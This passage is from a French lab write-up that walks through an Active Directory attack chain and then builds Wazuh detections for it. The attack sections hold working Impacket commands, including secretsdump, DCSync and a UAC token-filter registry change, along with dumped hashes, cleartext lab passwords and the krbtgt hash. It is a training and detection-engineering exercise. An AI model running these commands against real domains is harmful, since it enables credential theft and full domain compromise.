plus discrète. Ce chemin a été choisi dans ce lab pour documenter les LSA Secrets comme mécanisme distinct du dump LSASS.*

Solution retenue — Créer un service Windows sous emp1

Quand un compte de domaine fait tourner un service Windows, Windows stocke son mot de passe en clair dans les LSA Secrets (sous _SC_NomDuService) pour pouvoir redémarrer le service sans interaction humaine. Cette zone est accessible par secretsdump.

Création du service BackupService depuis le shell wmiexec (déjà ouvert sur Win11 — la commande s'exécute localement sur la machine cible, sans IP distante) :

```
C:\> sc create BackupService binpath= "C:\Windows\System32\svchost.exe" obj=
"LAB\emp1" password= "emplo123!"
```

```
C:\> sc start BackupService
```

Commande finale et résultat

```
impacket-secretsdump 'LAB.LOCAL/svc:password123!'@192.168.10.20
```

[*] Dumping local SAM hashes
AdminLocal:1001:aad3b435...:4cb55ea6471d29ccbb2ce4cf00271fe3::: ← NTLM

[*] Dumping cached domain logon information
LAB.LOCAL/emp1:$DCC2$10240#emp1#97458abe... ← DCC2 (inutilisable)

[*] Dumping LSA Secrets
_SC_BackupService
LAB\emp1:emplo123! ← mot de passe EN CLAIR ✓

```
┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec LAB.LOCAL/svc:'password123!'@192.168.10.20
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
/v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-en
codings
and then execute wmiexec.py again with -codec and the corresponding codec
L'op◆ration a r◆ussi.

C:\>
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:644d8a4216e709a3d810a
08f058491ea:::
AdminLocal:1001:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf0027
1fe3:::
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/emp1:$DCC2$10240#emp1#97458abeb57b0980ec063d94c88fa7a6: (2026-10-17
 10:43:42+00:00)
LAB.LOCAL/svc:$DCC2$10240#svc#28cb7578d06ffac54430393ee862a758: (2026-10-18 1
2:47:43+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\DESKTOP-CLIENT$:aes256-cts-hmac-sha1-96:e9f96ba9566de28c12a6642c323c5f750
cddc9c7f8c2874b989ecb733f89e1ee
LAB\DESKTOP-CLIENT$:aes128-cts-hmac-sha1-96:b8f06c900ed21b9ea8d53e3233c2c284
LAB\DESKTOP-CLIENT$:des-cbc-md5:c731dce6addc857c
```

(DCC2 emp1 (inutilisable))

```
AdminLocal:1001:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf0027
1fe3:::
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/emp1:$DCC2$10240#emp1#97458abeb57b0980ec063d94c88fa7a6: (2026-10-18
 17:02:19+00:00)
LAB.LOCAL/svc:$DCC2$10240#svc#28cb7578d06ffac54430393ee862a758: (2026-10-18 1
6:50:39+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\DESKTOP-CLIENT$:aes256-cts-hmac-sha1-96:e9f96ba9566de28c12a6642c323c5f750
cddc9c7f8c2874b989ecb733f89e1ee
LAB\DESKTOP-CLIENT$:aes128-cts-hmac-sha1-96:b8f06c900ed21b9ea8d53e3233c2c284
LAB\DESKTOP-CLIENT$:des-cbc-md5:c731dce6addc857c
LAB\DESKTOP-CLIENT$:plain_password_hex:54005c005c00470038007a004a0077006b004d
002d00470033003a00770033006b002000350026003a006000490030002e004a0069007900480
04d006700730022002f005c00640051004000720073006600640053004300210075004b005200
660036006f004d00430054004f00580047006d005f007800460079004600790046007900500
d002c00420025005400610023005b00220040003d004a00690066006b002e0065003800720036
00730057006100480052004200750050a00390066006c005700230074006700520061003400700
02f0078002d00430061002a00430077007300670055003e007a007300
LAB\DESKTOP-CLIENT$:aad3b435b51404eeaad3b435b51404ee:db1e21519f6bd66dd6641585
5841af23:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×e2c2f9214fd423c87909ba3bb5310ae5d6da07c0
dpapi_userkey:0×331d7ae9ef6f31d813f1aa9bf2fa383c90244a5c
[*] NL$KM
 0000   52 F4 0A D3 AB 31 E9 60  73 23 AA CD 13 00 ED 73   R....1.`s#.....s
 0010   40 C8 9B 56 F4 EB 95 6D  75 52 81 DA 18 8C 3B 3A   @..V...muR....;:
 0020   5F 58 5A 4F 72 A0 B3 42  6B 32 70 B4 9E 22 2D 01   _XZOr..Bk2p.."-.
 0030   2A F5 E1 B3 1E 4B 31 CA  A2 67 95 95 33 75 B9 F6   *....K1..g..3u..
NL$KM:52f40ad3ab31e9607323aacd1300ed7340c89b56f4eb956d755281da188c3b3a5f585a4
f72a0b3426b3270b49e222d012af5e1b31e4b31caa26795953375b9f6
[*] _SC_BackupService
LAB\emp1:emplo123!
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

┌──(kali㉿kali)-[~]
└─$
```

Étape 4 — DCSync sur le contrôleur de domaine (T1003.006)

Objectif

Utiliser les credentials d'emp1 pour simuler la réplication d'un contrôleur de domaine et extraire tous les hashes NTLM du domaine, notamment celui du compte krbtgt.

Explication technique

Le DCSync n'exploite pas une faille — c'est un abus du protocole de réplication Active Directory (DRSUAPI). Tout compte possédant les droits DS-Replication-Get-Changes-All peut demander au DC de lui « répliquer » les credentials comme si c'était un autre DC. impacket-secretsdump -just-dc-ntlm implémente exactement cette technique.

Pourquoi emp1 et pas svc ? Seul emp1 avait les droits de réplication configurés sur le domaine. svc n'avait que des droits d'admin local sur le poste client.

Commande utilisée

```
impacket-secretsdump 'LAB.LOCAL/emp1:emplo123!'@192.168.10.10 -just-dc-ntlm
```

Résultat obtenu

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435...:fa555c4ab0c26c3bc5a374d700d5eb23:::
krbtgt:502:aad3b435...:338a2cf5b2f911fc16ce754713a6058b:::  ← OBJECTIF ATTEINT
lab.local\emp1:1103:aad3b435...:6fee06f8cd36be79be6c048cae84a67d:::
lab.local\svc:1106:aad3b435...:8119935c5f7fa5f57135620c8073aaca:::
lab.local\compte_lambda:1601:...
DC-2022$:1000:...
DESKTOP-CLIENT$:1104:...
```

Le hash NTLM du compte krbtgt est obtenu. Avec ce hash, un attaquant peut créer un Golden Ticket Kerberos — un ticket d'authentification forgé, valable pour n'importe quel service du domaine, même après changement des mots de passe. C'est la persistance maximale sur un domaine Active Directory.

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump 'LAB.LOCAL/emp1:emplo123!'@192.168.10.10 -just-dc-nt
lm
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:fa555c4ab0c26c3bc5a374d70
0d5eb23:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:338a2cf5b2f911fc16ce754713a6058b:
::
lab.local\emp1:1103:aad3b435b51404eeaad3b435b51404ee:6fee06f8cd36be79be6c048c
ae84a67d:::
lab.local\svc:1106:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8
073aaca:::
lab.local\compte_lambda:1601:aad3b435b51404eeaad3b435b51404ee:9f04189ae3bd75b
9770f1e7efef08984:::
DC-2022$:1000:aad3b435b51404eeaad3b435b51404ee:9b8e1495476474637556e039524396
b3:::
DESKTOP-CLIENT$:1104:aad3b435b51404eeaad3b435b51404ee:db1e21519f6bd66dd664158
55841af23:::
[*] Cleaning up...
```

4. Tableau Récapitulatif de la Kill Chain

Étape	ATT&CK	Outil	Vulnérabilité exploitée	Résultat
1 — Reconnaissance	T1087.002	BloodHound + bloodhound-python	Accès LDAP en lecture (normal pour tout user domaine)	Cartographie : svc kerberoastable, emp1 DCSync
2 — Kerberoasting	T1558.003	GetUserSPNs + hashcat	SPN + mot de passe faible + RC4 activé	svc:password123! (en clair)
3 — LSA Secrets	T1003.004	impacket-secretsdump	Service Windows sous compte domaine + UAC mal configuré	emp1:emplo123! (en clair)
4 — DCSync	T1003.006	secretsdump -just-dc-ntlm	DS-Replication-Get-Changes-All sur emp1	Tous les NTLM du domaine + krbtgt

5. Mécanismes de Défense Windows Rencontrés

Ce tableau documente les protections natives de Windows 11 qui ont bloqué ou ralenti l'attaque:

Mécanisme	Description	Impact sur l'attaque	Contournement utilisé
AMSI	Antimalware Scan Interface — analyse le code PowerShell et les binaires connus	Bloque Mimikatz.exe immédiatement à l'exécution	Utilisation de secretsdump (Impacket) depuis Kali — aucun binaire déposé sur la cible
UAC Remote Restriction (Token Filtering)	Filtre le jeton de sécurité d'un admin local qui se connecte à distance — retire SeDebugPrivilege	Accès refusé sur lsass.exe même avec compte admin local	Clé registre LocalAccountTokenFilterPolicy = 1
SeDebugPrivilege	Privilège requis pour lire la mémoire des processus système (lsass.exe)	Sans ce privilège, dump LSASS impossible	Résolu par la clé UAC ci-dessus
DCC2 vs NTLM	Windows cache les connexions domaine en DCC2, pas en NTLM, si l'utilisateur n'est pas connecté	emp1 apparaissait en DCC2 — inutilisable pour PtH/DCSync	Création d'un service Windows sous emp1 → LSA Secrets

6. Timeline de l'Intrusion

T+0h00 Reconnaissance BloodHound avec compte_lambda
→ svc : HasSPN = kerberoastable
→ emp1 : GetChangesAll = DCSync possible
→ emp1 : BackupService sur DESKTOP-CLIENT

T+0h30 Kerberoasting
→ GetUserSPNs extrait le TGS de svc (RC4 = 0x17)
→ hashcat craque le hash → svc:password123!

T+1h00 Mouvement latéral — tentatives bloquées
→ Mimikatz → bloqué par AMSI
→ Blocage UAC/SeDebugPrivilege → LocalAccountTokenFilterPolicy = 1
→ Premier secretsdump → DCC2 emp1 → inutilisable

T+1h20 Mouvement latéral — LSA Secrets
→ Service BackupService créé sous emp1 via sc.exe
→ Deuxième secretsdump → emp1:emplo123! en clair dans LSA Secrets

T+1h45 DCSync
→ secretsdump -just-dc-ntlm avec emp1 contre DC-2022
→ Tous les NTLM extraits dont krbtgt:338a2cf5b2f911fc16ce754713a6058b

T+1h50 Contrôle total du domaine atteint

7. Comparaison avec le Rapport DFIR de Référence:

Le rapport BlackSuit Ransomware (The DFIR Report, août 2024) documente une attaque réelle contre une entreprise. Le présent laboratoire s'en inspire pour simuler les mêmes techniques dans un environnement contrôlé.

Technique	Dans le rapport BlackSuit (réel)	Dans ce lab (simulation)
Reconnaissance	SharpHound / BloodHound	bloodhound-python depuis Kali + BloodHound CE
Kerberoasting	Rubeus kerberoast	impacket-GetUserSPNs + hashcat (mode 13100)
Credential Dumping	secretsdump / accès admin local	impacket-secretsdump via SMB / RemoteRegistry
LSA Secrets	Extraction credentials de services	secretsdump → _SC_BackupService → emp1:emplo123!
DCSync	DRSUAPI pour extraire les hashes du DC	secretsdump -just-dc-ntlm → krbtgt récupéré
Persistance (hors scope)	Golden Ticket avec hash krbtgt	Hash obtenu — Golden Ticket non créé (hors scope)

7.1 Points communs

- Même progression logique : reconnaissance → exploitation compte service → DCSync
- Même protocole pour la réplication : DRSUAPI (impacket-secretsdump)
- Même cible finale : hash krbtgt pour contrôle total

7.2 Différences et ajustements

- Le rapport réel utilise Cobalt Strike (C2 avancé) — ce lab utilise Impacket seul, plus simple et pédagogique
- LocalAccountTokenFilterPolicy a dû être modifiée manuellement — dans une vraie entreprise, cette clé est souvent déjà en place (erreur de configuration courante)
- Le service BackupService a été créé par l'attaquant — en réalité, l'attaquant trouverait un service existant sous un compte domaine, ce qui est fréquent en entreprise

8. Event IDs Générés — Pont vers la Phase Blue Team

Chaque étape de la kill chain a généré des Event IDs spécifiques dans les logs Windows. Ces Event IDs constituent la matière première des règles de détection de la phase suivante.

Étape	Event ID	Source	Signal de détection
Kerberoasting	4769	Security — DC-2022	ticketEncryptionType = 0x17 (RC4) — anormal en 2026
LSA Secrets / secretsdump	7045	System — DESKTOP-CLIENT	Nouveau service créé sous compte de domaine LAB\emp1
Mouvement latéral NTLM	4624 (type 3)	Security — DESKTOP-CLIENT	Connexion réseau NTLM depuis IP Kali (192.168.10.100)
DCSync	4662	Security — DC-2022	GUID 1131f6ad... déclenché par emp1 (non-DC)

Note : Les Event IDs 7036 (RemoteRegistry démarré par secretsdump) et 5145 (accès partage réseau IPC$) ont également été générés mais n'ont pas fait l'objet d'une règle dans ce projet.

PARTIE 2 — BLUE TEAM : DÉTECTION WAZUH

9. Objectifs de la Phase Blue Team

La phase Blue Team repose sur un principe fondamental du Detection Engineering : on ne peut pas écrire une règle de détection fiable pour une technique qu'on n'a jamais vue produire de logs. C'est pourquoi la phase Red Team précède toujours la phase Blue Team dans cette approche — appelée Threat-Informed Detection Engineering.

L'objectif est de démontrer que chacune des 4 techniques utilisées lors de la phase Red Team est détectable avec les bons outils de surveillance, et de mesurer la performance de cette détection.

Objectif	Résultat attendu
Activer les politiques d'audit Windows sur DC-2022 et DESKTOP-CLIENT	Génération des Event IDs 4769, 4662, 7045, 4624
Configurer le SIEM Wazuh pour collecter les logs pertinents	Logs visibles dans wazuh-archives* et wazuh-alerts*
Écrire 4 règles de détection XML personnalisées	4 alertes mappées MITRE ATT&CK dans local_rules.xml
Rejouer les attaques depuis Kali pour valider les alertes	Chaque technique déclenche l'alerte correspondante
Mesurer le MTTD et le taux de faux positifs	Métriques SOC documentées par règle

10. Stratégie de Détection — Architecture de Détection

Technique Red Team	ATT&CK	Event ID clé	Hôte source	IOC déterminant
Kerberoasting	T1558.003	4769	DC-2022	ticketEncryptionType = 0x17 (RC4-HMAC)
LSA Secrets / service	T1003.004	7045	DESKTOP-CLIENT	accountName = LAB\emp1 (compte de domaine)
DCSync	T1003.006	4662	DC-2022	GUID 1131f6ad... déclenché par un non-DC
Mouvement latéral NTLM	T1550.002	4624	DESKTOP-CLIENT	LogonType=3, NTLM, source=192.168.10.100

- ### Pipeline de logs

Windows Event Log (DC-2022 / DESKTOP-Client)
↓
Sysmon (enrichissement des logs avec contexte réseau et processus)
↓
Agent Wazuh (collecte et envoi sur port 1514/TCP)
↓
Wazuh Manager / OpenSearch (indexation dans wazuh-archives-*)
↓
Moteur de règles Wazuh (local_rules.xml — évaluation en temps réel)
↓
Index wazuh-alerts-* (uniquement les événements qui matchent une règle)
↓
Dashboard Wazuh / Security Events (visualisation des alertes)

- ### Distinction archives vs alertes

Index	Contenu	Utilisation
wazuh-archives-*	TOUS les logs reçus, qu'ils déclenchent une règle ou non	Chasse aux menaces, analyse forensique, validation des IOCs
wazuh-alerts-*	Uniquement les logs qui ont matché une règle de détection	Monitoring SOC temps réel, dashboard Security Events

11. Configuration de l'Audit Windows

Trois niveaux de configuration ont été nécessaires pour que Wazuh reçoive les bons événements. Plusieurs n'étaient pas actifs par défaut.

11.1 Politiques d'audit avancées sur DC-2022

Plusieurs sous-catégories d'audit étaient désactivées. Activées via PowerShell en tant qu'administrateur sur DC-2022 :

```
# Audit des accès aux objets AD (indispensable pour Event 4662 — DCSync)
auditpol /set /subcategory:"Directory Service Access" /success:enable
/failure:enable
```

```
# Audit des tickets Kerberos (indispensable pour Event 4769 — Kerberoasting)
auditpol /set /subcategory:"Kerberos Service Ticket Operations" /success:enable
/failure:enable
```

```
# Prévenir l'écrasement par GPO
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"
  /v SCENoApplyLegacyAuditPolicy /t REG_DWORD /d 1 /f
```

Problème rencontré : Event ID 4769 absent dans Wazuh
Cause : La sous-catégorie "Kerberos Service Ticket Operations" était à "Pas d'audit" par défaut
Solution : Activation via auditpol → 4769 a commencé à remonter immédiatement

11.2 SACL sur l'objet racine Active Directory (pour Event 4662)


C'est la configuration la plus critique. Sans une SACL explicite sur l'objet racine du domaine, Windows ne génère aucun Event 4662 lors des opérations DCSync — même si l'audit Directory Service Access est activé.

Configuration dans dsa.msc → Propriétés de lab.local → Sécurité → Avancé → Audit → Ajouter :

- Principal = Utilisateurs du domaine
- Type = Succès
- Appliquer à = Cet objet uniquement
- Permission = Tous les droits étendus (ou controle totale)

Sans cette SACL : Event 4662 absent même avec auditpol activé
Avec cette SACL : Chaque requête DRSUAPI (DCSync) génère un Event 4662

C'est le comportement documenté par Microsoft : les opérations de réplication AD
ne sont auditées que si une SACL explicite est présente sur l'objet racine du domaine.


Utilisateurs et ordinateurs Active Directory
Fichier Action Affichage ?
Utilisateurs et ordinateurs Active
Requêtes enregi
lab.local
Nom Type Description
Paramètres de sécurité avancés pour lab
Propriétaire : Administrateurs (LAB\Administrateurs) Modifier
Autorisations Audit Accès effectif
Pour obtenir des informations supplémentaires, double-cliquez sur une entrée d'audit. Pour modifier une entrée d'audit, sélectionnez l'entrée et cliquez sur Modifier (si disponible).
Entrées d'audit :
Type Principal Accès Hérité de S'applique à
Réussite Tout le monde Aucun Spéciale
Réussite Tout le monde Aucun Spéciale
Réussite Utilisateurs du domaine (LAB\Utilisat... Contrôle total Aucun Cet objet uniquement
Réussite Administrateurs (LAB\Administrateurs) Tous les droits étendus Aucun Cet objet uniquement
Réussite Tout le monde Spéciale Aucun Cet objet uniquement
Réussite Tout le monde Lire Aucun cet objet et tous ceux descendants
Ajouter Supprimer Afficher Paramètres par défaut
OK Annuler Appliquer


12. Identification des IOCs par Technique: (wazuh-archives*)

Avant d'écrire les règles, chaque Event ID a été validé manuellement dans Wazuh Discover (index wazuh-archives*) pour confirmer que les logs remontent et identifier les champs IOC exacts.

12.1 Event 4769 — Kerberoasting

Champ Wazuh	Valeur observée	Signification
agent.name	DC-2022	Log provenant du Domain Controller
data.win.system.eventID	4769	Kerberos Service Ticket Request
data.win.eventdata.ipAddress	::ffff:192.168.10.100	IP source = Kali (attaquant)
data.win.eventdata.serviceName	svc	Compte ciblé
data.win.eventdata.ticketEncryptionType	0x17	RC4 — IOC clé du Kerberoasting
data.win.eventdata.status	0x0	Ticket accordé avec succès


IOC déterminant : ticketEncryptionType = 0x17 (RC4). Sur un domaine moderne, les tickets Kerberos utilisent AES256 (0x12) ou AES128 (0x11). Une demande de ticket RC4 est le signal quasi-universel du Kerberoasting.



12.2 Event 7045 — LSA Secrets

Champ Wazuh	Valeur observée	Signification
agent.name	DESKTOP-CLIENT	Log provenant du poste client
data.win.system.eventID	7045	Nouveau service installé
data.win.eventdata.accountName	LAB\emp1	Compte de domaine — IOC clé
data.win.eventdata.serviceName	BackupService2	Nom du service créé
data.win.eventdata.serviceType	service en mode utilisateur	Type de service


IOC déterminant : accountName contient un backslash (LAB\emp1) — signature d'un compte de domaine. Les services légitimes tournent sous LocalSystem, NetworkService ou LocalService, jamais sous un compte de domaine à moins d'une configuration spécifique. Quand ce compte est en plus un compte avec des droits DCSync, c'est critique.



12.3 Event 4624 — Mouvement latéral NTLM

Champ Wazuh	Valeur observée	Signification
agent.name	DESKTOP-CLIENT	Connexion arrivée sur le client
data.win.system.eventID	4624	Connexion réussie
data.win.eventdata.logonType	3	Connexion réseau distante
data.win.eventdata.authenticationPackageName	NTLM	Protocole NTLM — anormal dans un domaine AD
data.win.eventdata.ipAddress	192.168.10.100	IP source = Kali (attaquant)
data.win.eventdata.logonProcessName	NtLmSsp	Confirmation NTLM SSP

